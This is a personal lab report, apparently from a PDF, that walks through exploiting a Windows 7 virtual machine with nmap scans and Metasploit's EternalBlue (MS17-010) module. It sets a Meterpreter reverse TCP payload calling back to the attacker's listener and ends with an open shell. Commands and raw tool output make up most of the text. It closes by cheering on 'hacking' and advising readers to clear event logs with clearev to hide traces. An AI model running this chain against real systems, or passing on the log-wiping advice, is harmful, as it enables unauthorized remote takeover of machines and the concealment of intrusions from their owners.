

Shamanth HS

Report on


Windows 7 exploitation using
Metasploit

Date: 20-12-2020

IP Address of Target system **192.168.2.129**.

1. Ping the system to check whether its responding to ping or not.
2. Run nmap scan to find out the open ports.

Command: `nmap -sS -sV -A 192.168.2.129`




```
root@kali:/home/shamanth# nmap -sS -sV -A 192.168.2.129
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-20 17:26 IST
Nmap scan report for 192.168.2.129
Host is up (0.00048s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
2869/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
10243/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
MAC Address: 00:0C:29:C5:38:B2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows Embedded Standard 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Service Info: Host: JHON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 2h39m59s, deviation: 4h37m07s, median: 0s
|_ nbstat: NetBIOS name: JHON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:c5:38:b2 (VMware)
smb-os-discovery:
  OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
  OS CPE: cpe:/o:microsoft:windows_7::sp1
  Computer name: jhon-PC
  NetBIOS computer name: JHON-PC\x00
  Workgroup: WORKGROUP\x00
  System time: 2020-12-20T03:58:34-08:00
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
smb2-security-mode:
  2.02:
    Message signing enabled but not required
smb2-time:
  date: 2020-12-20T11:58:34
  start_date: 2020-12-20T11:50:36
```

- From this scan we can find out that there may be vulnerability in the ports **135,139 and 445**. From OS discovery it's possible that smb vulnerability is present. But just to be sure run for all these ports.

3. Run nmap script to find out the possible vulnerabilities in port 135,139 and 445.

Command: nmap --script vuln -p135,139,445 192.168.2.129



```
root@kali:/home/shamanth# nmap --script vuln -p135,139,445 192.168.2.129
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-20 17:44 IST
Nmap scan report for 192.168.2.129
Host is up (0.00034s latency).

PORT      STATE SERVICE
135/tcp   open  msrcpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:C5:38:B2 (VMware)

Host script results:
_smba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
_smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs: CVE:CVE-2017-0143
    Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
    servers (ms17-010).

  Disclosure date: 2017-03-14
  References:
    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 26.20 seconds
root@kali:/home/shamanth#
```

- By the above script we found out the vulnerability in smb(ms17-010) in port 455.
4. Start Metasploit by typing Command **msfconsole** in terminal.
 5. Search for exploits for smb(ms17-010)
Command: search ms17-010
 6. Select the exploit in this case it is
Command: Use exploit/windows/smb/ms17_010_eternalblue.
 7. Select payload
Command: set payload windows/x64/meterpreter/reverse_tcp
 8. Set Remote host
Command: set RHOSTS <REMOTE_IP_ADDRESS>

```
msf6 > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
1  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal No      MS17-010 SMB RCE Detection
2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14      average No      MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
4  exploit/windows/smb/ms17_010_psexec       2017-03-14      normal Yes     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great  Yes     SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.2.129
RHOSTS => 192.168.2.129
```

9. Now cross check the options which are set by typing show options command.

Command: show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name          Current Setting  Required  Description
--          -
RHOSTS        192.168.2.129   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         445              yes       The target port (TCP)
SMBDomain     .                no        (Optional) The Windows domain to use for authentication
SMBPass       .                no        (Optional) The password for the specified username
SMBUser       .                no        (Optional) The username to authenticate as
VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
--          -
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        192.168.2.128   yes       The listen address (an interface may be specified)
LPORT        4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

10. Now everything is set. its time to exploit.

11. Type exploit in Metasploit Shell to start exploiting the remote desktop.

Command: exploit

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.2.128:4444
[*] 192.168.2.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.129:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.2.129:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.2.129:445 - Connecting to target for exploitation.
[*] 192.168.2.129:445 - Connection established for exploitation.
[*] 192.168.2.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.129:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.2.129:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.2.129:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.2.129:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 192.168.2.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.129:445 - Starting non-paged pool grooming
[*] 192.168.2.129:445 - Sending SMBv2 buffers
[*] 192.168.2.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.129:445 - Sending final SMBv2 buffers.
[*] 192.168.2.129:445 - Sending last fragment of exploit packet!
[*] 192.168.2.129:445 - Receiving response from exploit packet
[*] 192.168.2.129:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.129:445 - Sending egg to corrupted connection.
[*] 192.168.2.129:445 - Triggering free of corrupted buffer.
[*] 192.168.2.129:445 - Sending stage (200262 bytes) to 192.168.2.129
[*] Meterpreter session 1 opened (192.168.2.128:4444 → 192.168.2.129:49173) at 2020-12-20 18:11:32 +0530
[+] 192.168.2.129:445 - =====
[+] 192.168.2.129:445 - -----WIN-----
[+] 192.168.2.129:445 - =====

meterpreter > sysinfo
Computer      : JHON-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >

```

Hoorah!! We got the Meterpreter shell. You can play with it by typing help command to show options to use.

Enjoy hacking guys 😊!!.....

Ps: **Don't forget to clear traces** (Use command clearev)